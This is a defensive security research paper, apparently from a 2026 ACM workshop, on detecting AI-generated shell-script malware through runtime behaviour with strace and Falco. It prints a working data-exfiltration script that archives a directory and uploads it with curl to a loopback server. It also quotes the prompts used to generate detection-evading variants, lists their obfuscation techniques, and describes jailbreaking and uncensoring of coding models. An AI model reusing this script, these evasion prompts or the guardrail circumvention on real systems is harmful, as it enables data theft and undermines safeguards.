CORA Cork Open Research Archive
Cartlann Taighde Oscailte Chorcaí

Title	Detecting vibe-coded malware
Authors	Roedig, Utz;Murphy, Seán Óg;Ryan, Ita;Sreenan, Cormac
Publication date	2026-07-10
Original Citation	Roedig, U, Murphy, S Ó, Ryan, I & Sreenan, C 2026, Detecting vibe-coded malware. in H Franke, M Palesi, R Salvador & E Suarez (eds), Proceedings of the 23rd ACM International Conference on Computing Frontiers 2026 Workshops and Special Sessions, CF 2026 Companion. Proceedings of the 23rd ACM International Conference on Computing Frontiers 2026 Workshops and Special Sessions, CF 2026 Companion, Association for Computing Machinery (ACM), pp. 57-64. https://doi.org/10.1145/3801488.3807898
Type of publication	Conference item
Link to publisher's version	https://www.scopus.com/pages/publications/105045300471 - 10.1145/3801488.3807898
Rights	Publisher Copyright: © 2026 Copyright held by the owner/ author(s). - https://creativecommons.org/licenses/by/4.0/
Download date	2026-10-10 17:36:03
Item downloaded from	https://hdl.handle.net/10468/18984

UCC
University College Cork, Ireland
Coláiste na hOllscoile Corcaigh

Detecting Vibe-Coded Malware

Utz Roedig
School of Computer Science and Information Technology (CSIT), University College Cork (UCC)
Cork, Ireland
u.roedig@ucc.ie

Seán Óg Murphy
School of Computer Science and Information Technology (CSIT), University College Cork (UCC)
Cork, Ireland
seanogmurphy@ucc.ie

Ita Ryan
School of Computer Science and Information Technology (CSIT), University College Cork (UCC)
Cork, Ireland
iryan@ucc.ie

Cormac J. Sreenan
School of Computer Science and Information Technology (CSIT), University College Cork (UCC)
Cork, Ireland
cormac.sreenan@ucc.ie

Abstract

Malware is currently detected using predominantly static analysis techniques such as rule- and signature-based frameworks. Their effectiveness is largely due to attackers reusing well-known components and toolchains to lower skill requirements, reduce development effort and time to deployment. As a result, malware exhibits recognizable structural patterns that static detectors can reliably identify. The increasing availability of AI-assisted coding tools challenges this assumption by enabling and emboldening attackers to generate malicious software from scratch, producing samples with highly variable code structures but identical malicious intent. In this work, we demonstrate that AI-generated malware permutations can evade static analysis, while their runtime behavior remains largely invariant. We focus our work on malicious shell scripts as a specific class of malware. Such malicious shell scripts are commonly used in attacks against Linux based IoT devices such as routers, cameras, and smart home devices. Our experimental results show that dynamic and behavioral analysis techniques are more robust in this context, highlighting the need to lessen the prevailing dependency on static analysis and instead shift malware detection strategies for systems toward behavior-centric approaches.

CCS Concepts

• **Security and privacy → Malware and its mitigation**.

ACM Reference Format:
Utz Roedig, Seán Óg Murphy, Ita Ryan, and Cormac J. Sreenan. 2026. Detecting Vibe-Coded Malware. In *Proceedings of the 23rd ACM International Conference on Computing Frontiers (CF Companion '26), May 19–21, 2026, Catania, Italy*. ACM, New York, NY, USA, 8 pages. https://doi.org/10.1145/3801488.3807898

1 Introduction


Malware development, much like legitimate software engineering, is driven by efficiency constraints. Attackers operate under time pressure and often face limited access to highly skilled developers. To accelerate development and reduce complexity, they frequently rely on reusable components, established frameworks, and publicly available toolkits. Malware construction ecosystems provide such resources, including well-known toolsets such as Zeus, SpyEye, BlackShades, Cobalt Strike and Metasploit [16]. By assembling malware from pre-existing modules, adversaries can rapidly produce new variants which share structural similarities.

The prevalence of reusable malware components has influenced modern defensive strategies. Contemporary detection systems, particularly antivirus engines and endpoint protection platforms, rely on static analysis techniques as a first line of defense. These systems leverage rule-based and signature-based detection mechanisms to identify known code artifacts and structural patterns. Since malware families created from shared toolchains exhibit recurring signatures, static detectors can generalize across variants. Detection rules are continuously updated and distributed within security communities, enabling rapid immunization against newly discovered samples. This model has formed a cornerstone of Internet-scale malware defense.

Recent advances in Artificial Intelligence (AI)-assisted coding, often referred to as Vibe Coding or Agentic Coding, fundamentally alter this landscape. Instead of assembling malware from toolkits, attackers are emboldened to employ AI coding assistants to generate malicious programs from scratch. These systems significantly lower the barrier to entry, enabling individuals with limited programming expertise to produce functional malware [14]. Moreover, unlike traditional software projects, malicious code does not require maintainability, readability, or long-term support. It only needs to function once on a subset of targeted systems. Current AI coding tools are capable of meeting these requirements [2].

AI-generated malware differs from toolkit-composed malware in a critical dimension: structural variability. Each generated instance can be syntactically distinct while implementing the same malicious objective. Common code artifacts associated with established toolchains are absent, and attackers can explicitly instruct AI systems to incorporate evasion strategies targeting known detection mechanisms. As a result, static analysis, the first line of defense in most contemporary countermeasures, becomes increasingly ineffective against such dynamically generated variants.

Despite this syntactic diversity, the operational behavior of malware remains comparatively stable. Regardless of implementation



This work is licensed under a Creative Commons Attribution 4.0 International License.
CF Companion '26 , Catania, Italy
© 2026 Copyright held by the owner/author(s).
ACM ISBN 979-8-4007-2569-2/2026/05
https://doi.org/10.1145/3801488.3807898

details, malicious programs ultimately pursue specific objectives such as data exfiltration, persistence establishment, or lateral movement [12]. These goals manifest through observable runtime behavior that is largely invariant across syntactic variants. Consequently, we posit that effective future defenses must place greater emphasis on behavioral and dynamic analysis.

In this work, we investigate this shift by focusing on malicious shell scripts as a representative malware class. Such malicious shell scripts are commonly used in attacks against Linux based internet of things (IoT) devices such as routers, cameras, and smart home devices. We demonstrate that state-of-the-art AI coding tools can efficiently generate multiple structurally distinct variants of functionally identical malware capable of bypassing static detection mechanisms. Through controlled experimentation, we show that while static rules-based analysis with the widely-used YARA tool [10] fails to generalize across AI-generated variants, behavioral monitoring techniques remain robust. Our findings highlight the urgent need to reorient malware detection strategies toward behavior-centric approaches in response to the growing capabilities of AI-assisted code generation. While existing malware detection already combines static and runtime analysis increased focus on the later element is necessary. Specifically, lightweight behavior-centric approaches are necessary for resource constrained IoT environments.

The specific contributions of our work are:

- *Automated generation and detection of malicious shell scripts:* Using the Cursor AI coding tool, we automate the iterative generation of malicious shell script variants. In each round, a new script is created alongside corresponding YARA rules for static detection. Each subsequent variant is explicitly designed to evade previously generated detection rules, resulting in a family of functionally equivalent but structurally diverse malware samples.
- *Dynamic analysis of generated shell scripts:* We evaluate the runtime behavior of the malware family using the Linux tool `strace` and the Falco security tool. Our results demonstrate that while static signatures quickly become obsolete in the presence of AI-driven code variation, behavioral indicators remain consistent across variants, supporting the case for dynamic analysis as a more resilient defense strategy.

To avoid attackers benefiting from this work, we take steps to ensure that the malware scripts we generate cannot be used by bad actors directly. We do not provide information on shell script delivery, and the shell scripts we generate contain features that would not work in the wild without significant modification. All scripts, programs and experimental data are made available in supplementary material [17].

In the next section of this paper we describe related work. Section 3 describes our experiment on generating a family of malicious shell scripts using Cursor. We show that static analysis using YARA is failing. Section 4 describes how `strace` and Falco can be used to analyze the behavior of the malware family. Section 5 concludes the paper by providing a discussion on how defense mechanisms should be built to deal with the emerging field of AI coding tools.

2 Related Work

Since the advent of LLMs there has been concern that they could assist and turbocharge bad actors in cyberspace. Pa Pa et al. showed that ChatGPT would generate malware tools if jailbreak techniques were used [15]. Detection rates varied but one EDR product failed to detect any of the generated tools. Gupta et al., investigating the potential of ChatGPT for both attack and defense, tried to manipulate it into producing code to implement several well-known attacks such as WannaCry, NotPetya, RYUK and REvil [9]. They demonstrated that ChatGPT usually resisted straightforward requests for sample code. However, jailbreaking techniques could be used to produce attack frameworks and snippets of code, such as WannaCry-style encryption. Charfeddine et al. evaluated the harmful cybersecurity potential of ChatGPT, investigating its ability to facilitate or automate cyberattacks like phishing and social engineering [6]. They identified AI tools that could be used to undertake the early steps of a ransomware attack, including access, lateral movement, establishing persistence, and reconnaissance. Their AI risk assessment identified a 'very high' risk that AI tools could be used for malware production and pre-ransomware deployment.

Given this risk, some researchers advocate that defenders should fine-tune LLMs with security-oriented code, generate attacks with them, and use the generated attacks to improve their defense skills [14]. Acosta-Bermejo et al. similarly argued that a grasp of state-of-the-art malware generation is essential for 'red teams' who defend against cyberattack [2]. Therefore, red teams should explore malware generation via LLM. The researchers tried two strategies to generate malware. The first one generated malware via an Alibaba Qwen coder model, avoiding censorship by removing security jargon and by breaking up malware production into smaller tasks. Qwen implemented most malware behaviors requested, although some code was fragile and required user modification. The second strategy involved fine-tuning a model to remove censorship. The LLM was explicitly taught to do whatever its prompt requested, ignoring safety guardrails. The researchers could then explicitly ask the model to generate malware and describe the required behaviors. The malware produced by both strategies was assessed for functionality using a Cuckoo sandbox. YARA rules and VirusTotal (VT) were used to assess whether the malware escaped detection. Malware produced as small tasks was not detected by VT. Malware produced by the uncensored LLM was consistently detected.

3 Malicious Shell Script Generation

Our objective is to investigate whether an attacker with limited programming expertise can leverage a state-of-the-art AI coding tool to generate a functional malicious shell script. In addition, we examine whether such an attacker can iteratively incorporate evasion strategies so that the generated malware successfully bypasses static detection mechanisms.

We selected Cursor [5] as the AI-assisted development environment for our experiments, as it represents a leading example of contemporary agentic coding tools. In preliminary testing, we had observed that Cursor did not restrict or refuse the malware-related prompts used in our study, whereas several alternative AI coding systems enforced guardrails that restricted assistance with explicitly malicious development tasks. This characteristic made

Cursor a suitable platform for our evaluation of the practical feasibility of AI-assisted malware generation under realistic adversarial conditions.

3.1 Malware Purpose

For our experimental setup, we selected a straightforward yet representative data exfiltration scenario as the malicious objective of the generated shell script. The script performs the following steps: (i) locate a directory at `/opt/secret`; (ii) create a compressed tar archive of its contents; and (iii) transmit the resulting archive to a web server at `127.0.0.1` using an HTTP PUT request.

This workflow models a common adversarial technique: automated collection and remote exfiltration of sensitive system data. In operational attacks, directories such as `/etc/`, home directories, application configuration paths, or cloud credential locations are frequently targeted for extraction. To prevent unintended disclosure of real system information during experimentation, we substitute the sensitive directory with a non-standard path and use a local loopback address instead of a routable external endpoint. Although the specific implementation in our experiment is synthetic, the underlying behavior (archiving files and transferring them via command-line tools such as curl, wget, or raw socket connections) closely mirrors documented real-world attack techniques [4].

3.2 Malware Creation

To generate the malicious script, we used Cursor in Agent Mode (an advanced AI feature within the Cursor code editor that acts as an autonomous coding assistant; we used this feature with automatic model selection where the specific model is chosen by Cursor for the given task) and provided a prompt intended to emulate the behavior of an attacker with limited programming expertise. The goal was to assess whether a minimally specified instruction is sufficient for the AI system to produce a functional data exfiltration script without manual code refinement. The exact prompt used in our experiment is shown below:

```
Write a bash shell script that does the following: 1) it looks for
 a folder called /opt/secret 2) it creates a compressed tar ball
of that folder 3) it transmits this compressed file to a webserver
 at address 127.0.0.1 using HTTP PUT.
```

The resulting program, named `transfer_secret.sh`, is included in the Appendix.

The generated script is neither obfuscated nor operationally stealthy: the filename is descriptive, variable names are human-readable, and explanatory comments are included. In a real-world attack scenario, such artifacts would be removed to reduce detectability. For example, the following additional prompt[1] achieves this task:

```
Obfuscate all comments and variable names so that it is not clear
to the reader what the script does. Obfuscate in a way that
comments and variable names are human readable but do not relate
to the function of the script.
```

However, we intentionally preserve these characteristics to improve the transparency and reproducibility of the experiment and to reduce the produced scripts' usability by an attacker in a real-world context.

To complete the exfiltration workflow, a receiving endpoint is required. We therefore instructed Cursor to generate a minimal HTTP server that accepts uploaded files. This server simulates the attacker-controlled infrastructure typically used to collect stolen data. The prompt used to generate the receiver component is provided below:

```
Write a minimalistic python webserver with the name dropbox.py
that can be used as receiver for the tarball. The server should
use port 8888. transfer_secret.sh should be modified to use port
8888
```

The resulting `dropbox.py` server accepts HTTP PUT requests on port 8888 and stores the transmitted archive locally. Together, the generated shell script and the receiver implementation form a self-contained proof-of-concept exfiltration setup suitable for controlled experimentation.

3.3 Malware Detection

Next, we assume that the defender employs a static analysis mechanism to protect the target system against malicious code. In contemporary security practice, such mechanisms frequently rely on signature- and rule-based detection frameworks. A widely adopted approach is the use of the Yet Another Recursive Acronym (YARA) [21] pattern-matching language, which enables analysts to specify structural and textual indicators of compromise in a declarative rule format.

For experimental control and reproducibility, we implement a simplified YARA-based detection pipeline. Rather than relying on a full antivirus suite, we instruct Cursor to generate a minimal Python-based detection utility that interfaces with the official `yara-python` bindings [20]. The prompt used to generate this detector is shown below:

```
Create a python program named detector.py. this program should use
 the official Python bindings: yara-python. The program should use
 as first input a file containing yara rules and as second input a
 shell script that should be analysed using these rules
```

After generating `detector.py`, we create an initial YARA rule set intended to detect the previously generated malicious script. Because the script performs data exfiltration using `curl` and references the directory `/opt/secret/`, these characteristics are encoded as static detection signatures. The prompt used to generate the rule file is provided below:

```
Create a yara rule file to be used by the detector called exfil.
yara. include a yara rule that is able to detect if a string
containing '/opt/secret/' is used and curl is used for file upload
```

With the resulting rules defined in `exfil.yara`, the malicious script `transfer_secret.sh` is successfully flagged by `detector.py`. In a real-world deployment, such detection would typically trigger blocking, quarantine, or alerting mechanisms, thereby preventing execution of the malicious artifact. We show in the Appendix one rule contained in `exfil.yara`, the full set is documented in supplementary material [17].

In operational environments, static detection is usually integrated into comprehensive security products (e.g., commercial antivirus or endpoint protection platforms) that internally leverage YARA-style rule matching. Moreover, detection rules are often

[1] Note that this prompt is executable by Cursor; if the same prompt is used in ChatGPT the answer is "Sorry — I can't help obfuscate a script to make its purpose unclear. Renaming variables and "scrambling" comments to hide what it does is a common way to conceal data transfer / exfiltration behavior, and I can't assist with that."

shared within security communities [1], meaning that attackers can reasonably assume partial visibility into deployed signatures. For the purposes of this study, however, we intentionally employ a purpose-built and transparent detection setup to maintain experimental control and isolate the interaction between AI-generated malware variants and static rule-based defenses.

3.4 Detection Evasion

We next consider a scenario in which the attacker has knowledge of the defensive setup deployed by the victim. In practice, this assumption is realistic: signature-based detection rules are often shared across security communities and distributed to detection engines, allowing adversaries to obtain or infer the rule sets used to identify known malware variants. Consequently, once a specific YARA rule has been created to detect `transfer_secret.sh`, the attacker can assume that the current version of the malware is no longer operationally viable.

To model this adaptive adversarial behavior, we instruct the AI coding tool to generate a modified version of the malicious script that preserves its functional objective while evading the existing detection rule. The prompt used for this step is shown below:

```
Write a second shell script called transfer_secret_v2.sh which has
 the same functionality as transfer_secret.sh but the execution of
 'python detector.py exfil.yara transfer_secret_v2.sh' does not
find matches
```

The newly generated script, `transfer_secret_v2.sh`, successfully bypasses the existing static detection rule. Notably, this evasion does not require in-depth knowledge of obfuscation techniques or manual code transformation. Instead, a single natural-language prompt suffices to produce a structurally modified variant that avoids signature-based detection while retaining identical malicious behavior.

To emulate the defensive response, we then update the YARA rule set to account for the modified implementation. This is again performed through a prompt-driven interaction:

```
Change now the file exfil.yara to also detect transfer_secret_v2.
sh
```

Following this update, both `transfer_secret.sh` and `transfer_secret_v2.sh` are detected successfully, restoring protection under the current rule set.

Finally, we extend this interaction into an iterative attack–defense cycle. In each round, a new malware variant is generated that evades the existing detector, followed by an update of the YARA rules to capture the new signature. The iterative process is initiated with the following prompt:

```
Now run an iterative process for 5 rounds. in each round create a
new version of transfer_secret (v3, v4, v5, v6, v7) that passes
the detector. then modify the detector to detect the new variant
by updating exfil.yara
```

The outcome of this procedure is a family of malicious shell scripts that share an identical functional objective but differ substantially in their static structure. The entire workflow is driven solely by natural-language prompts and does not require specialized programming expertise on the attacker's side. We show the final modified script `transfer_secret_v7.sh` in the Appendix; due to space restrictions we cannot depict all variants in this paper[2].

Table 1: Script Versions and Evasion Methods

Script	Evasion Methods
original	-
v2	`wget` instead of `curl`
v3	base64 encoding + `netcat`
v4	octal escapes + Python `http.client`
v5	reversed strings + `/dev/tcp`
v6	char-by-char building + `socat`
v7	hex encoding + Perl sockets

3.5 Discussion

The specific evasion strategies and structural adaptations introduced across the variants are summarized in Table 1. Cursor applies a mixture of string obfuscation techniques and variations of helper programs for data transmission. These are all common techniques used to conceal the true purpose of malicious scripts. However, it is difficult for a low skilled attacker to apply these techniques without relying on well known examples or a toolset [3]. The LLM techniques we describe here remove this barrier, making the generation of different malware variants accessible to inexpert attackers.

The automated YARA detection rules are able to detect the respective malware for which they were designed. However, we noted that these shell scripts are very narrow in function and a human would probably try to make the rules more generic in order to catch more variations of the same script. Also, there are generator tools for assisting in the creation of YARA rules such as yarGen, yabin, yaragenerator [8, 13] or VTDIFF [19] which make use of broad knowledge of malware and benign patterns that might not be in use by the generating agents in this work.

4 Malicious Shell Script Detection using Runtime Behavior Analysis

We employ multiple tools to analyze the behavior of the malware script family developed in the previous section. First, we use the standard Linux utility `strace` to capture system-call–level activity and obtain a detailed behavioral trace of the scripts during execution. We then utilize Falco [7], a purpose built runtime security tool to assess how such security platforms observe and characterize the scripts' behavior.

4.1 Runtime Analysis Aims

Our central hypothesis is that runtime (dynamic) analysis should yield consistent behavioral observations when evaluating malware samples that pursue the same objective, even if static analysis reveals substantial syntactic or structural differences between variants generated by AI coding tools. In other words, while the code representation may vary significantly, the underlying operational behavior required to achieve the malicious goal should remain largely invariant.

The designed malware aims to (i) locate a directory at `/opt/secret`; (ii) create a compressed tar archive of its contents; and (iii)

[2]All variants are available via supplementary material [17].

transmit the resulting archive to a web server. Consequently, we expect that, independent of implementation details, dynamic analysis will reveal: (i) access to `/opt/secret`; (ii) invocation of the `tar`[3]; and (iii) the establishment of a TCP connection for data exfiltration.

4.2 Strace Analysis

As an initial dynamic analysis approach, we employ the Linux tracing utility `strace` and execute the malicious shell scripts using:

```
strace -ff -tt -T -s 256 -e trace=file,network,process -o trace.
log bash transfer_secret.sh
```

The selected `strace` categories focus on the behavioral aspects relevant to our experiment:

- `file` – traces system calls related to file operations such as `open`, `openat`, `read`, `write`, `stat`, and file descriptor handling. This allows us to capture access to `/opt/secret`.
- `network` – traces system calls related to networking such as `socket`, `connect`, `bind`, `listen`, `accept`, `send`, and `recv`. This enables the detection of TCP connections established for data exfiltration.
- `process` – traces system calls related to process management such as `fork`, `vfork`, `clone`, `execve`, `exit`, and `wait`. This captures the execution of external programs such as `tar`.

After execution, we post-process the trace output using:

```
grep -E "openat|execve|connect|sendto" trace.log.* > trace
```

From the resulting trace file, we extract the events corresponding to the three expected behavioral steps of the script. For the initial shell script variant, the following events are observed:

```
[1] trace.log.364014:20:56:04.730398 execve("/usr/bin/tar", ["tar
", "-czf", "/tmp/secret_20260220_205604.tar.gz", "-C", "./opt", "
secret"], 0x55562c6ea5d0 /* 23 vars */) = 0 <0.000193>
[2] trace.log.364014:20:56:04.734148 openat(3, "secret", O_RDONLY|
O_NOCTTY|O_NONBLOCK|O_NOFOLLOW|O_CLOEXEC) = 5 <0.000009>
[3] trace.log.364018:20:56:04.760283 connect(6, {sa_family=AF_INET
, sin_port=htons(8888), sin_addr=inet_addr("127.0.0.1")}, 16) = -1
 EINPROGRESS (Operation now in progress) <0.000108>
```

The first event shows the invocation of the `tar` binary and reveals the parameters used to create the archive, including the directory being processed. The second event results from `tar` accessing the target directory and demonstrates the actual file-system interaction with the secret folder. The third event shows the establishment of a TCP connection to the designated exfiltration server (localhost on port 8888), thereby confirming the network transmission step.

These three behavioral events are consistently observable across all generated variants of the malicious script[4]. Although the static representations of the scripts differ significantly, their runtime behavior exhibits a stable and identifiable pattern. This observation supports our hypothesis that dynamic analysis exposes invariant behavioral profiles even when the underlying code structure varies.

Furthermore, the dynamically accessed directories are explicitly visible in the trace output, whereas static analysis may conceal them due to string obfuscation or runtime string construction. Similarly, where different script variants rely on different utilities to perform network transmission, static inspection reveals heterogeneous code structures. In contrast, dynamic analysis consistently captures the fundamental behavior such as the establishment of a TCP connection for data exfiltration.

These findings suggest that detection mechanisms can be constructed around sequences of runtime behaviors rather than static code signatures. Falco represents such a runtime detection approach and is discussed in the subsequent section.

4.3 Falco Analysis

Falco [7] is an open-source runtime security tool designed to monitor and detect suspicious behavior on Linux systems. It operates by observing system calls and related runtime signals to identify anomalous activities across hosts, containers, and Kubernetes environments. Falco employs a rule-based detection engine that allows users to specify behavioral conditions, such as unauthorized file access, privilege escalation attempts, or unexpected outbound network connections. Alerts can be emitted in various formats (e.g., JSON logs or integrations with external monitoring systems), enabling automated incident response. By focusing on runtime behavior rather than static signatures, Falco facilitates the detection of threats that are previously unseen but nonetheless exhibit recognizable malicious activity patterns.

For our experiment, we define a Falco rule set consisting of two separate rules: one detecting connections to `127.0.0.1:8888`, and another detecting read access to files within the directory `/opt/secret`. Each rule generates a warning when the respective event occurs.

A more refined detection strategy would generate a warning only when a program first reads from `/opt/secret` and subsequently establishes an outbound TCP connection. However, Falco's rule engine is stateless and evaluates each event independently; it does not natively support temporal sequencing or correlation across multiple events within a single rule. Consequently, event correlation must be performed externally if behavioral ordering is required.

We then execute the malware scripts and analyze the resulting detector output. For the initial shell script variant, the following events are observed:

```
[1] Feb 21 21:55:57 dangercape falco[9981]: 21:55:57.761770090:
Warning Sensitive file opened for reading by non-trusted program |
 file=/opt/secret/secfile1.txt gparent=bash ggparent=gnome-
terminal- gggparent=systemd evt_type=openat user=danger user_uid
=1000 user_loginuid=1000 process=tar proc_exepath=/usr/bin/tar
parent=bash command=tar -czf /tmp/secret_20260221_215557.tar.gz -C
 ./opt secret terminal=34818 container_id=host container_name=host
 container_image_repository= container_image_tag= k8s_pod_name=<NA
> k8s_ns_name=<NA>
[2] Feb 21 21:55:57 dangercape falco[9981]: 21:55:57.775097397:
Warning Suspicious network connection to 127.0.0.1 on port 8888
from curl (pid 10148) container_id=host container_name=host
container_image_repository= container_image_tag= k8s_pod_name=<NA>
 k8s_ns_name=<NA>
```

These events correspond to the expected behavioral stages of the script. The first event documents read access to the secret directory by the `tar` process, while the second event records the establishment of a TCP connection by `curl` to `127.0.0.1:8888`, confirming the exfiltration step.

The same behavioral pattern is observed across all generated variants of the malicious script. While different variants rely on different utilities for data transmission, Falco's output consistently

[3]We acknowledge that an attacker could avoid relying on the system-provided `tar` binary by embedding an alternative implementation or using a different available utility; however, such options are typically constrained in minimal environments.
[4]All resulting log files are available via supplementary material [17]

identifies the responsible process for each network connection. Across our experiments, exfiltration was performed using `curl`, `wget`, `nc`, `python3`, `bash`, `socat`, and `perl`.

Overall, Falco produces results consistent with the earlier `strace` analysis, demonstrating that the behavioral profile of the malware script family remains stable despite syntactic differences between variants. In addition, Falco reduces the need for manual log inspection, provides a dedicated rule language for behavioral detection, and enables automated response mechanisms to observe events.

4.4 Discussion

The runtime analysis of the malware family using both `strace` and Falco demonstrates that the behavioral profile of the samples remains stable. Although the individual script variants differ syntactically, they ultimately pursue the same objective and therefore exhibit identical operational steps during execution. This confirms that dynamic analysis exposes invariant behavioral characteristics independent of implementation details.

Obfuscation techniques intended to hinder static analysis (such as encoding or dynamically constructing strings at runtime, or employing different utilities to achieve the same functionality) do not conceal the underlying actions when observed dynamically. At runtime, file access, process execution, and outbound network connections are explicitly visible in the event stream, revealing the malicious behavior regardless of superficial code variations.

5 Conclusion

This work investigated the implications of AI-assisted coding tools for malware development and detection. By using Cursor to iteratively generate a family of malicious shell scripts, we demonstrated that an attacker with limited programming expertise can produce multiple structurally distinct variants of functionally identical malware. As shown in Section 3, each variant evaded the previously constructed YARA-based static detection rule through relatively simple transformations, including string encoding, alternative transmission utilities, and dynamic string construction. The resulting malware family exhibited very high syntactical diversity, making it difficult to detect using traditional static analysis techniques.

However, the dynamic analysis presented in Section 4 reveals that while the syntactic structure of the scripts changed substantially, their runtime behavior remained invariant. Across all variants, we observed the same fundamental operational sequence: file-system access to `/opt/secret`, invocation of archiving functionality, and establishment of an outbound TCP connection for data exfiltration. Both `strace` and Falco exposed these invariant behavioral steps, despite obfuscation techniques and variations in helper programs. This confirms our central hypothesis that dynamic analysis exposes stable behavioral profiles even when static representations differ significantly.

These findings have specific implications for the future of malware detection on IoT devices. As AI coding tools lower the barrier to malware development, the volume and variability of malicious samples are likely to increase substantially. When code can be regenerated on demand with minor syntactic modifications, relying on static detection, as resource-constrained IoT devices do, is increasingly risky. Static rules must continuously adapt, creating an asymmetry in which defenders must invest considerable effort to create new rules, while attackers can cheaply regenerate new variants. In contrast, behavior-centric detection strategies target the operational goals of malware rather than its specific implementation details, thereby reducing sensitivity to syntactic diversity.

At the same time, our study highlights that behavioral analysis of individual events alone is not a complete solution. Tools such as Falco, while effective in identifying suspicious runtime events, remain largely stateless and require external correlation mechanisms to capture complex behavioral sequences. Behavioral correlation engines such as Falco Vanguard [18] and Dynatrace [11] that correlate events and recognize contextual cues can be used for detailed attack categorization. In our Falco log analysis we were able to identify the malicious behavior of the generated code manually as the events were correlated closely in time. In future work we will investigate incorporating these contextual analysis tools into our malware detection approaches for cases where malware is attempting detection evasion by re-ordering events, spreading across processes or artificially introducing delays between attack steps.

Finally, our results underscore a broader systemic concern: AI coding systems can accelerate the generation of malware. Thus, the implementation of robust guardrails in AI tools is necessary and may limit their use for malicious purposes. However, attackers can find ways to circumvent guardrails, such as requesting code in fragments or training models to remove censorship [2].

Acknowledgments

This publication has emanated from research conducted with the financial support of Research Ireland under Grant number 23/US/3939. For the purpose of Open Access, the author has applied a CC BY public copyright licence to any Author Accepted Manuscript version arising from this submission.

References

[1] 2026. *YARA Forge*. https://yarahq.github.io/
[2] Raúl Acosta-Bermejo, José Alexis Terrazas-Chavez, and Eleazar Aguirre-Anaya. 2025. Automated Malware Source Code Generation via Uncensored LLMs and Adversarial Evasion of Censored Model. *Applied Sciences* 15, 17 (2025). doi:10.3390/app15179252
[3] Abdullah Alabdulatif and Navod Neranjan Thilakarathne. 2025. Hacking Exposed: Leveraging Google Dorks, Shodan, and Censys for Cyber Attacks and the Defense Against Them. *Computers* 14, 1 (2025), 24. doi:10.3390/computers14010024
[4] Hisham Alasmary, Afsah Anwar, Ahmed Abusnaina, Abdulrahman Alabduljabbar, Mohammad Abuhamad, An Wang, DaeHun Nyang, Amro Awad, and David Mohaisen. 2021. ShellCore: Automating Malicious IoT Software Detection by Using Shell Commands Representation. *arXiv preprint arXiv:2103.14221* (2021). https://arxiv.org/abs/2103.14221
[5] Anysphere Inc. 2026. Cursor: AI-Powered Code Editor. https://cursor.com/. Accessed: 2026-02.
[6] Maha Charfeddine, Habib M. Kammoun, Bechir Hamdaoui, and Mohsen Guizani. 2024. ChatGPT's Security Risks and Benefits: Offensive and Defensive Use-Cases, Mitigation Measures, and Future Implications. *IEEE Access* 12 (2024), 30263–30310. doi:10.1109/ACCESS.2024.3367792
[7] Falco. 2026. What is Falco? https://falco.org/about/. Accessed: 2026-02.
[8] Florian Roth. 2026. yarGen. https://github.com/Neo23x0/yarGen. Accessed: 2026-02.
[9] Maanak Gupta, Charankumar Akiri, Kshitiz Aryal, Eli Parker, and Lopamudra Praharaj. 2023. From ChatGPT to ThreatGPT: Impact of Generative AI in Cybersecurity and Privacy. *IEEE Access* 11 (2023), 80218–80245. doi:10.1109/ACCESS.2023.3300381
[10] Reyadh Hazim Mahdi and Hafedh Trabelsi. 2024. Detection of Malware by Using YARA Rules. In *2024 21st International Multi-Conference on Systems, Signals & Devices (SSD)*. 1–8. doi:10.1109/SSD61670.2024.10549308
[11] Mario Kahlhofer. 2026. TTP-based threat hunting with Dynatrace Security Analytics and Falco Alerts solves alert noise. https://www.dynatrace.com/news/

blog/ttp-based-threat-hunting-solves-alert-noise/. Accessed: 2026-02.
[12] Mitre. 2026. MITRE ATT&CK. https://attack.mitre.org/. Accessed: 2026-02.
[13] Nitin Naik, Paul Jenkins, Roger Cooke, Jonathan Gillett, and Yaochu Jin. 2020. Evaluating automatically generated YARA rules and enhancing their effectiveness. In *2020 IEEE Symposium Series on Computational Intelligence (SSCI)*. IEEE, 1146–1153.
[14] Roberto Natella, Pietro Liguori, Cristina Improta, Bojan Cukic, and Domenico Cotroneo. 2024. AI Code Generators for Security: Friend or Foe? *IEEE Security & Privacy* 22, 5 (2024), 73–81. doi:10.1109/MSEC.2024.3355713
[15] Yin Minn Pa Pa, Shunsuke Tanizaki, Tetsui Kou, Michel van Eeten, Katsunari Yoshioka, and Tsutomu Matsumoto. 2023. An Attacker's Dream? Exploring the Capabilities of ChatGPT for Developing Malware. In *Proceedings of the 16th Cyber Security Experimentation and Test Workshop*. ACM, 10–18. doi:10.1145/3607505.3607513
[16] Constantinos Patsakis, David Arroyo, and Fran Casino. 2024. The Malware as a Service ecosystem. arXiv preprint arXiv:2405.04109. https://arxiv.org/abs/2405.04109
[17] Utz Roedig, Seán Óg Murphy, Ita Ryan, and Cormac J. Sreenan. 2026. Supplementary material for "Detecting Vibe-Coded Malware". https://figshare.com/s/682a63c68fb49f7afb08
[18] Sysdig. 2026. Falco Vanguard. https://github.com/dadismad-com/falco-vanguard. Accessed: 2026-02.
[19] VirusTotal. 2026. VTDIFF - Automatic YARA rules. https://docs.virustotal.com/docs/vtdiff-automatic-yara-rules. Accessed: 2026-02.
[20] VirusTotal / Google. 2026. yara-python — Python Bindings for YARA. https://github.com/VirusTotal/yara-python. Accessed: 2026-02.
[21] VirusTotal / Google. 2026. YARA – The Pattern Matching Swiss Knife for Malware Researchers. https://github.com/VirusTotal/yara. Accessed: 2026-02.

6 Appendix

Listing 1: Initial malicious shell script transfer_secret.sh used for data exfiltration in the experimental setup.

```
#!/bin/bash

# Script to compress and transfer ./opt/secret folder

SOURCE_DIR="./opt/secret"
TARBALL="/tmp/secret_$(date +%Y%m%d_%H%M%S).tar.gz"
SERVER_URL="http://127.0.0.1:8888"

# Check if the source directory exists
if [ ! -d "$SOURCE_DIR" ]; then
    echo "Error: Directory $SOURCE_DIR does not exist"
    exit 1
fi

# Create compressed tarball
echo "Creating compressed tarball of $SOURCE_DIR..."
tar -czf "$TARBALL" -C ./opt secret

if [ $? -ne 0 ]; then
    echo "Error: Failed to create tarball"
    exit 1
fi

echo "Tarball created: $TARBALL"

# Transfer the tarball to the webserver using HTTP PUT
echo "Transferring $TARBALL to $SERVER_URL..."
curl -X PUT -T "$TARBALL" "$SERVER_URL/$(basename "$TARBALL")"

if [ $? -ne 0 ]; then
    echo "Error: Failed to transfer file"
    rm -f "$TARBALL"
    exit 1
fi

echo "Transfer complete"

# Clean up the temporary tarball
rm -f "$TARBALL"
echo "Cleaned up temporary file"

exit 0
```

Listing 2: One rule of exfil.yara, used to detect data exfiltration using curl.

```
rule DataExfiltration
{
    meta:
        description = "Detects potential data exfiltration using
        curl/wget to upload sensitive directories"
        author = "Security Analyst"
        severity = "high"
        category = "exfiltration"

    strings:
